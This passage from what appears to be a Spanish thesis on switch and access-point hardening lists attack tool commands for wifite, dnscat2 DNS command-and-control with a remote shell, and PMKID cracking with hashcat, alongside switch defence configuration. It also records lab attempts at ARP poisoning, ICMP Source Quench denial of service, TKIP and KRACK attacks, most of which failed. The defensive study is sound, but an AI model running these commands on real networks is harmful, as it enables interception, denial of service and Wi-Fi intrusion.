- Esta herramienta interactiva de auditoría Wi-Fi permite realizar ataques a redes WEP y WPA. Permite, entre otros, realizar ataques de fuerza bruta y diccionario.

Lanzar *wifite* sobre una interfaz inalámbrica en modo monitorización	Con el diccionario por defecto (ubicación: /usr/share/dict/wordlist-probable.txt)	wifite -i Interfaz_monitor
	Utilizando un diccionario específico	wifite -i Interfaz_monitor --dict Diccionario

A.9 dnscat2

- El servidor *dnscat2* envía datos codificados sobre DNS que el cliente interpreta, creando una comunicación camuflada y manejando la máquina a través del mando y control.
- A través de su consola interactiva es posible navegar entre la ventana principal del servidor *dnscat2* y los distintos clientes conectados al servidor y otras ventanas generadas. Para volver a una anterior se puede retroceder con el atajo de teclado Ctrl+Z.

Cliente	Ejecución del cliente		dnscat --dns server=IP_servidor
Servidor	Ejecución del servidor		ruby dnscat2
	Listar los posibles comandos en la ventana actual		help
	Listar las ventanas accesibles		windows
	Acceder a una ventana específica		window -i Identificador
	Dentro de una ventana con un cliente	Probar la conectividad	ping
		Abrir un intérprete de comandos (genera una nueva ventana en la ventana principal)	shell
		Descargar un archivo de la máquina cliente	download Ruta_archivo

A.10 hxcdumptool, hcxpcapngtool y hashcat

- Estas tres herramientas se emplean conjuntamente para poder realizar el ataque PMKID: *hxcdumptool* monitoriza y captura las tramas de las redes inalámbrica, *hcxpcapngtool* transcribe la información

recogida para que, por último, *hashcat* pueda realizar el ataque.

Capturar tramas y guardarlas en un fichero .pcap (no requiere interfaz en monitorización)	hcxdumptool -w Fichero_salida _pcap -i Interfaz
Mostrar opciones para conversión de ficheros .pcap (indica argumento -m a utilizar con *hashcat*)	hcxpcapcngtool -h
Convertir fichero .pcap en .txt	hcxpcapcngtool -o Fichero_salida_txt Fichero_pcap
Realizar ataque de diccionario sobre tramas EAPOL transcritas en fichero .txt	hashcat -m 22000 Fichero_txt -a 0 Diccionario

ANEXO B: CONFIGURACIÓN DEL CONMUTADOR

Los comandos empleados en las fortificaciones de los escenarios cableados (capítulos 3 y 5) se recogen en este Anexo, agrupados por módulo o función. La organización de las tablas sigue el mismo formato que el Anexo A: las columnas de la izquierda explican los comandos expresados a la derecha y los argumentos entre corchetes indican opcionalidad.

B.1 VLANs

Asignar una VLAN de gestión	management-vlan Numero_vlan
Identificar una VLAN con una cadena de caracteres	vlan Numero_vlan name Nombre
Asignar un puerto a una VLAN como etiquetado/sin etiquetar	vlan Numero_vlan tagged/untagged Puertos
Asignar una subred IP a una VLAN	vlan Numero_vlan ip address IP/Máscara

B.2 Servidor SNMP

Activar la funcionalidad de servidor SNMP	snmp-server enable
Designar receptor de traps de una comunidad según el nivel del evento	snmp-server host IP community Nombre_comunidad trap-level all/critical/not-info/debug
Habilitar el envío de traps de un módulo específico	snmp-server enable traps Nombre_modulo

B.3 Spanning Tree Protocol (STP)

Habilitar el protocolo STP	spanning-tree enable
Activar la protección de BPDUs (ignorar tramas BPDU y deshabilitar puerto receptor)	spanning-tree Puertos bpdu-protection

Indicar el tiempo de desactivación del puerto por acción de bpdu-protection (si Segundos = 0, indefinidamente)	spanning-tree bpdu-protection-timeout Segundos
Activar el envío de traps por BPDUs no autorizadas	spanning-tree trap errant-bpdu

B.4 Módulo de seguridad dhcp-snooping

Habilitar el módulo dhcp-snooping	dhcp-snooping
Activar dhcp-snooping en una VLAN	dhcp-snooping vlan Numero_vlan
Permitir el paso de cualquier mensaje DHCP en un puerto	dhcp-snooping trust Puerto
Asignar una IP como autorizada para el envío de mensajes DHCP	dhcp-snooping authorized-server IP_Servidor_DHCP
Añadir una entrada estática a la tabla dhcp-snooping	ip source-binding Numero_vlan IP MAC Puerto
Mostrar estadísticas de mensajes DHCP en una VLAN	show dhcp-snooping stats
Mostrar el contenido de la tabla dhcp-snooping	show dhcp-snooping binding

B.5 Módulo de seguridad arp-protect

Habilitar el módulo arp-protect (requiere dhcp-snooping)	arp-protect
Activar arp-protect en una VLAN	arp-protect vlan Numero_vlan
Mostrar estadísticas de mensajes ARP en una VLAN	show arp-protect statistics Numero_vlan

B.6 Módulo de seguridad port-security

Activar port-security en un puerto y establecer el método de aprendizaje	port-security Puertos learn-mode limited-continuous/continuous/static/configured
Limitar el número de entradas en la tabla MAC asociadas a un puerto	port-security Puertos address-limit Numero_MACs

Mostrar las violaciones de seguridad recogidas por el módulo port-security	show port-security intrusion-log

B.7 IP Source Lockdown

Activar la funcionalidad IP Source Lockdown en un puerto (requiere dhcp-snooping)	ip source-lockdown Puertos
Mostrar las asociaciones de la tabla dhcp-snooping que utiliza IP Source Lockdown	show ip source-lockdown bindings

B.8 Lista de control de acceso (ACL)

Crear una lista de acceso básica/extendida	ip access-list standard/extended Identificador
Insertar una nueva entrada en una ACL extendida (por defecto, sobre cualquier paquete IP. Si es de tipo "deny", se puede registrar el bloqueo del paquete añadiendo "log" al final)	access-list Identificador Numero_prioridad permit/deny [ip/tcp/udp/…] IP_Origen/any [eq/neq/gt/lt/range Puerto_Origen] IP_Destino/any [eq/neq/gt/lt/range Puerto_Destino] [log]
Activar una ACL en un puerto	interface Puertos ip access-group Identificador in
Modificar el tiempo en el que los eventos por paquetes bloqueados son registrados (por defecto, 300 segundos)	access-list logtimer Segundos

B.9 Registros: debug y log

Mostrar por consola los mensajes de depuración		debug destination session
Mostrar los mensajes de depuración de un módulo, protocolo o funcionalidad del conmutador		debug Nombre_módulo_protocolo
Mostrar registros del conmutador	Desde el encendido	show logging
	Todos	show logging -a
	En orden inverso (más recientes primeros)	show logging -r
	De un nivel concreto (en orden: *major*, *error*, *warning*, *info* y *debug*)	show logging -m/e/w/i/d

ANEXO C: ATAQUES PROBADOS

Para la elaboración de este documento se han intentado realizar todos los ataques defendibles por el conmutador o punto de acceso. Sin embargo, algunos ataques no han podido ser replicados en el entorno de pruebas. En este Anexo se recogen dichos ataques, mostrando, al igual que en los apartados prácticos, los pasos seguidos y los resultados obtenidos. Además, se incluye el comportamiento o resultado esperado del ataque según la documentación correspondiente.

C.1 Source Quench

C.1.1 Preparación del escenario

Para este ataque se sigue el esquema de red genérico de la Figura 3-1 siguiendo los pasos detallados en el apartado 3.1.1. En el equipo servidor, se ha optado por utilizar una máquina virtual con el sistema operativo Red Hat 8.0 (año 2002) que sí podría ser vulnerable según la RFC 6633 [19].




Figura C-1. Entorno del sistema operativo Red Hat 8.0

1º [Equipo 'S', usuario "root"] Se configura la tarjeta de red desde la terminal:

```
ip a add 10.10.1.2/24 dev eth0
ip l set eth0 up
ip a ls dev eth0
```

2º [Equipo 'S', usuario "root"] Se prepara el servidor web para alojar un directorio con un archivo para su descarga:

- Para generar un archivo lo suficientemente grande para comprobar la ralentización de la descarga se ejecuta:

```
timeout 4s yes >> /var/www/html/archivo.txt
```

- En el fichero de configuración principal se añade al final del archivo la siguiente línea para asociar el fichero a un alias:

/etc/httpd/conf/httpd.conf

```
[…]
Alias '/descarga' '/var/www/html/archivo.txt'
```

- Finalmente, se arranca el servidor web Apache con la página por defecto:

```
service httpd start
```

C.1.2 Objetivo del ataque: DoS del cliente

1º [Equipo 'A', usuario "root"] En consolas separadas:

- Se envenenan las tablas ARP de 'C' y 'S' para que el atacante sea el nexo de la comunicación:

```
ettercap -T /10.10.1.2// /10.10.1.9// -M arp
```

- Se prepara el envío del mensaje ICMP Source Quench para cuando el cliente inicie la descarga:

```
netwox 85 --device eth1 --filter "src host 10.10.1.2 and src port 80" -i 10.10.1.9
```

3º [Equipo 'A', usuario "dit"] Se inicia *wireshark* para observar cómo se envían los mensajes Source Quench:


```
wireshark &
```

4º [Equipo 'C', usuario "dit"] Se inicia la descarga del archivo alojado en 'S':

```
wget http://10.10.1.2/descarga
```

A diferencia de lo esperado, la descarga se realiza correctamente. Si el atacante finaliza la ejecución de *netwox*, se puede comprobar cómo la velocidad de la descarga es similar que cuando se estaba ejecutando. La captura de *wireshark* confirma que, efectivamente, los mensajes ICMP Source Quench están siendo enviados al servidor para disminuir el caudal de la descarga, pero sin éxito.

El resultado esperado de este ataque sería dificultar o impedir la descarga por parte del cliente disminuyendo progresivamente su velocidad de descarga hasta un mínimo de un paquete entre ida y vuelta [101]. Se ha comprobado que en las variables del *kernel* no existe un atributo relacionado con los mensajes ICMP Source Quench similar a los requisitos del ataque 3.3.2, en el que se deben aceptar los mensajes ICMP de redirección. Es posible que el *kernel* ignore este tipo de mensajes por defecto y no pueda ser habilitado por motivos de seguridad. La documentación sobre este ataque es muy limitada y no se han encontrado fuentes que demuestren la realización del ataque y su impacto salvo a nivel teórico. La fortificación de este ataque, en caso de haber sido exitoso, hubiera sido la asociación MAC-IP-VLAN-Puerto al depender de la suplantación IP del cliente.



1414	0.121235656	10.10.1.9	10.10.1.2	ICMP	70 Source quench (flow control)
1415	0.121239142	10.10.1.9	10.10.1.2	ICMP	70 Source quench (flow control)
1416	0.121241987	10.10.1.2	10.10.1.9	TCP	7306 80 → 35105 [ACK] Seq=7440231 Ack=116
1417	0.121247217	10.10.1.9	10.10.1.2	TCP	66 35105 → 80 [ACK] Seq=116 Ack=7447471
1418	0.121255774	10.10.1.2	10.10.1.9	TCP	4410 80 → 35105 [ACK] Seq=7447471 Ack=116
1419	0.121257246	10.10.1.9	10.10.1.2	TCP	66 35105 → 80 [ACK] Seq=116 Ack=7451815
1420	0.121292533	10.10.1.9	10.10.1.2	ICMP	70 Source quench (flow control)
1421	0.121303183	10.10.1.2	10.10.1.9	TCP	102… 80 → 35105 [ACK] Seq=7451815 Ack=116
1422	0.121332699	10.10.1.9	10.10.1.2	ICMP	70 Source quench (flow control)
1423	0.121347106	10.10.1.9	10.10.1.2	ICMP	70 Source quench (flow control)
1424	0.121362084	10.10.1.9	10.10.1.2	ICMP	70 Source quench (flow control)
1425	0.121383925	10.10.1.9	10.10.1.2	ICMP	70 Source quench (flow control)
1426	0.121384847	10.10.1.9	10.10.1.2	ICMP	70 Source quench (flow control)
1427	0.121403823	10.10.1.2	10.10.1.9	TCP	1314 80 → 35105 [ACK] Seq=7461951 Ack=116
1428	0.121422418	10.10.1.2	10.10.1.9	TCP	2962 80 → 35105 [ACK] Seq=7463199 Ack=116
1429	0.121428249	10.10.1.9	10.10.1.2	ICMP	70 Source quench (flow control)
1430	0.121439731	10.10.1.2	10.10.1.9	TCP	188… 80 → 35105 [ACK] Seq=7466095 Ack=116
1431	0.121468225	10.10.1.9	10.10.1.2	ICMP	70 Source quench (flow control)
1432	0.121500786	10.10.1.9	10.10.1.2	ICMP	70 Source quench (flow control)
1433	0.121514773	10.10.1.2	10.10.1.9	TCP	232… 80 → 35105 [ACK] Seq=7484919 Ack=116
1434	0.121583512	10.10.1.2	10.10.1.9	TCP	232… 80 → 35105 [ACK] Seq=7508087 Ack=116

Figura C-2. Envío de mensajes ICMP Source Quench

C.2 Predicción de secuencia

C.2.1 Preparación del escenario

Como los sistemas operativos Linux no son vulnerables a este tipo de ataques, se ha recurrido al uso de máquinas virtuales para este ataque. Concretamente, se ha empleado la máquina virtual Windows XP del laboratorio de telemática empleada en apartados anteriores, la cual podría ser vulnerable [102]. El escenario para este ataque es idéntico al del apartado práctico 3.4.3.

C.2.2 Objetivo del ataque: DoS del cliente 'C'

1º [Equipo 'A', usuario "root"] Se comprueba si el servidor es vulnerable a ataques de predicción de secuencia. Para ello, se ejecuta la herramienta *hping3* con los siguientes parámetros:

```
hping3 -Q -S -p 139 10.10.1.9 --fast
```

Sin embargo, el resultado obtenido muestra cómo el equipo no es susceptible a un ataque de predicción de secuencia. Según la documentación de *hping3*, un resultado satisfactorio sería:

Ejemplo de ataque exitoso según [103]

```
HPING uaz (eth0 192.168.4.41): S set, 40 headers + 0 data bytes
2361294848 +2361294848
2411626496 +50331648
2545844224 +134217728
2713616384 +167772160
2881388544 +167772160
3049160704 +167772160
3216932864 +167772160
3384705024 +167772160
3552477184 +167772160
```

Es decir, a partir de cierta iteración el número de secuencia puede ser adivinado al incrementarse un número fijo (167772160), mientras que la salida mostrada por la ejecución devuelve números impredecibles:




Figura C-3. Números de secuencia impredecibles en Windows XP

Un número de secuencia vulnerable en el equipo víctima permitiría, principalmente, realizar ataques unidireccionales "a ciegas" (*blind TCP spoofing* [33]) y realizar una denegación de servicio contra la víctima.

Al tratarse de un ataque probabilístico al depender de la generación de números pseudoaleatorios, se ha optado por reintentar y esperar centenas de iteraciones a mayor velocidad, pero los resultados siguen siendo negativos. La RFC 1948 [104] informa sobre cómo implementar correctamente la generación de los números de secuencia para mitigar los ataques de predicción, y la mayoría de fabricantes parchearon con actualizaciones de seguridad sus sistemas operativos vulnerables. Al igual que en el apartado anterior, este ataque podría ser defendible en el conmutador a través de la asociación de la dirección IP con la MAC, VLAN y puerto de conexión del atacante.

C.3 Beck & Tews' improved attack

C.3.1 Preparación del escenario

Para este ataque se siguen los mismos pasos que para la preparación del escenario 4.2.1.1 con la excepción de utilizar cifrado WPA-TKIP en lugar de WEP. Para que el punto de acceso opere en este modo, como no existe una opción "WPA Only" (a pesar de que se indica lo contrario), se debe establecer el modo "Auto" y forzar el uso del cifrado TKIP. El parámetro "Group Key Update Interval" que se recomienda para el ataque es de al menos 3600 segundos.




Figura C-4. Configuración WPA-TKIP

Adicionalmente, se activan las funciones QoS, último requisito de este ataque. En el apartado ADVANCED > QOS ENGINE se puede habilitar las colas para ello.




Figura C-5. Activación de la función QoS del AP

C.3.2 Objetivo del ataque: obtención de la cadena pseudoaleatoria

1º [Equipo 'A', usuario "root"] Se activa el modo monitor de la interfaz inalámbrica. Al igual que con el equipo 'C', si no la tuviera integrada, se conecta un adaptador USB Wi-Fi:

- Para que no interfieran otros procesos, se comprueba la existencia de estos y se eliminan:

```
airmon-ng check kill
```

- Se activa la monitorización:

```
airmon-ng start wlan0
```

- Hasta que se detenga, la interfaz inalámbrica cambia de nombre para indicar su estado: ya no es "wlan0", sino "wlan0mon". Esto es comprobable con:

```
ip l
```

2º [Equipo 'A', usuario "root"] Se comprueba la dirección MAC del punto de acceso al que nos queremos autenticar:

- Con *airodump-ng* se comprueba qué redes inalámbricas están al alcance del dispositivo:

```
airodump-ng wlan0mon
```

- Una vez se encuentra el ESSID de la red objetivo, se para y se vuelve a ejecutar indicando el canal en el que emite:

```
airodump-ng -c CANAL wlan0mon
```

- Finalmente, se copia su dirección MAC (BSSID) y la del cliente conectado, y se ejecuta:

```
tkiptun-ng -a DIRECCION_MAC_AP -h DIRECCION_MAC_CLIENTE wlan0mon
```




Figura C-6. Ejecución de *tkiptun-ng* contra red inalámbrica vulnerable

tkiptun-ng se queda a la espera de detectar un paquete apto para obtener el fichero .xor como en el ataque ChopChop, pero no llega nunca a procesar ninguno. Incluso forzando el envío de paquetes ARP desde 'C' con *arping* o generando tráfico entre 'C' y el punto de acceso, *tkiptun-ng* se queda en el mismo punto, aumentando el contador de paquetes indefinidamente. A continuación, se muestra un ejemplo suministrado por la documentación de *tkiptun-ng* [105] donde sí captura un paquete. Hasta ese punto, la ejecución de *tkiptun-ng* es satisfactoria, obteniendo resultados semejantes.

Ejemplo de ataque exitoso según [105]

```
Blub 2:38 E6 38 1C 24 15 1C CF
 Blub 1:17 DD 0D 69 1D C3 1F EE
 Blub 3:29 31 79 E7 E6 CF 8D 5E
 15:06:48  Michael Test: Successful
 15:06:48  Waiting for beacon frame (BSSID: 00:14:6C:7E:40:80) on channel 9
 15:06:48  Found specified AP
 15:06:48  Sending 4 directed DeAuth. STMAC: [00:0F:B5:AB:CB:9D] [ 0| 0 ACKs]
 15:06:54  Sending 4 directed DeAuth. STMAC: [00:0F:B5:AB:CB:9D] [ 0| 0 ACKs]
 15:06:56  WPA handshake: 00:14:6C:7E:40:80 captured
 15:06:56  Waiting for an ARP packet coming from the Client...
 Saving chosen packet in replay_src-0305-150705.cap
 15:07:05  Waiting for an ARP response packet coming from the AP...
 Saving chosen packet in replay_src-0305-150705.cap
 15:07:05  Got the answer!
```

```
15:07:05  Waiting 10 seconds to let encrypted EAPOL frames pass without interfering.
15:07:25  Offset   99 ( 0% done) | xor = B3 | pt = D3 |  103 frames written in 84468ms
15:08:32  Offset   98 ( 1% done) | xor = AE | pt = 80 |   64 frames written in 52489ms
```

No existen más ejemplos ni comentarios al respecto en la documentación, la cual está, según la propia página, todavía en desarrollo desde 2009. El resultado de este ataque sería, como en el caso de ChopChop, la creación de un fichero .xor con el que poder forjar paquetes inyectables a la red.

C.4 KRACK

C.4.1 Preparación del escenario

Este escenario difiere de los ataques anteriores, ya que es la máquina del atacante la que actúa como punto de acceso.

1º [Equipo 'A', usuario "root"] Previo a la obtención de los ficheros, es necesario descargar las siguientes dependencias:

```
apt install libnl-3-dev libnl-genl-3-dev pkg-config libssl-dev net-tools git sysfsutils
```

2º [Equipo 'A', usuario "root"] Se descargan los *scripts* de KRACK:

```
git clone https://github.com/vanhoefm/krackattacks-scripts.git
```

- Una vez descargados, se compilan los archivos necesarios:

```
cd krackattacks-scripts/krackattack
./build.sh
```

- Y se ejecuta el siguiente *script*:

```
./disable-hwcrypto.sh
```

- Una vez terminado, se muestra por consola un mensaje avisando de que es necesario reiniciar el equipo para que surta efecto el *script* anterior:

```
reboot
```

3º [Equipo 'A', usuario "root"] Se indica la interfaz inalámbrica que debe utilizarse para abrir el punto de acceso, así como el estándar 802.11 a emplear (por defecto, 802.11g):

/root/krackattacks-scripts/hostapd/hostapd.conf

```
[…]
interface=wlan0
[…]
hw_mode=g
[…]
```

4º [Equipo 'A', usuario "root"] La documentación indica que antes de cada ejecución es necesario eliminar una serie de procesos que podrían estar activos en segundo plano e interferirían con el correcto funcionamiento del *script*:

```
service NetworkManager stop
rfkill unblock wifi
```

- Finalmente, ya se puede lanzar el *script* que inicia el punto de acceso:

```
cd krackattacks-scripts/krackattack
python3 ./krack-test-client.py
```

```
[12:47:30] Note: disable Wi-Fi in network manager & disable hardware encryption. Both may interfere with this script.
[12:47:30] Starting hostapd ...
Configuration file: /root/krackattacks-scripts/krackattack/hostapd.conf
Using interface wlan0 with hwaddr 5c:d9:98:bb:83:a5 and ssid "testnetwork"
wlan0: interface state UNINITIALIZED→ENABLED
wlan0: AP-ENABLED
[12:47:32] Ready. Connect to this Access Point to start the tests. Make sure the client requests an IP using DHCP!
[12:47:33] Reset PN for GTK
[12:47:35] Reset PN for GTK
[12:47:37] Reset PN for GTK
```

Figura C-7. Creación exitosa de red inalámbrica con krack-test-client.py

5º [Equipo 'C', usuario "root"] El cliente ya puede acceder a la red "testnetwork" creada por el atacante. La contraseña para el acceso es "abcdefgh":

```
nmcli d wifi connect testnetwork password abcdefgh
```

```
[12:12:38] Reset PN for GTK
[12:12:40] Reset PN for GTK
wlan0: STA bc:7f:a4:05:19:a7 IEEE 802.11: did not acknowledge authentication response
wlan0: STA bc:7f:a4:05:19:a7 IEEE 802.11: did not acknowledge authentication response
wlan0: STA bc:7f:a4:05:19:a7 IEEE 802.11: did not acknowledge authentication response
wlan0: STA bc:7f:a4:05:19:a7 IEEE 802.11: did not acknowledge authentication response
[12:12:42] Reset PN for GTK
[12:12:44] Reset PN for GTK
[12:12:46] Reset PN for GTK
handle_beacon - too short payload (len=27)
[12:12:48] Reset PN for GTK
[12:12:50] Reset PN for GTK
[12:12:52] Reset PN for GTK
handle_beacon - too short payload (len=25)
[12:12:54] Reset PN for GTK
[12:12:56] Reset PN for GTK
wlan0: STA bc:7f:a4:05:19:a7 IEEE 802.11: did not acknowledge authentication response
wlan0: STA bc:7f:a4:05:19:a7 IEEE 802.11: did not acknowledge authentication response
wlan0: STA bc:7f:a4:05:19:a7 IEEE 802.11: did not acknowledge authentication response
wlan0: STA bc:7f:a4:05:19:a7 IEEE 802.11: did not acknowledge authentication response
[12:12:58] Reset PN for GTK
[12:13:01] Reset PN for GTK
[12:13:03] Reset PN for GTK
[12:13:05] Reset PN for GTK
handle_beacon - too short payload (len=28)
handle_beacon - too short payload (len=25)
[12:13:07] Reset PN for GTK
```

Figura C-8. Fallo de conexión con el punto de acceso del atacante

La conexión a la red "testnetwork", pese a haber seguido paso a paso las instrucciones y levantar con éxito el punto de acceso, no se ha podido establecer. Se ha probado con otros dispositivos que emplean sistemas operativos diferentes al del equipo 'C', pero se ha obtenido el mismo resultado. Se ha cambiado del fichero "hostapd.conf" el estándar utilizado por otro más compatible (hw_mode=b) y, tras repetir los mismos pasos con todos los dispositivos, no se ha obtenido un comportamiento diferente.

El resultado de este ataque debería ser una conexión exitosa del cliente con un mensaje advirtiendo de que el equipo es vulnerable a la reinstalación de claves. Se concluye que los equipos no son vulnerables, y que con los dispositivos y medios utilizados para la elaboración de este documento no es posible replicar este ataque.

ANEXO D: SUMARIO TOTAL DE ATAQUES

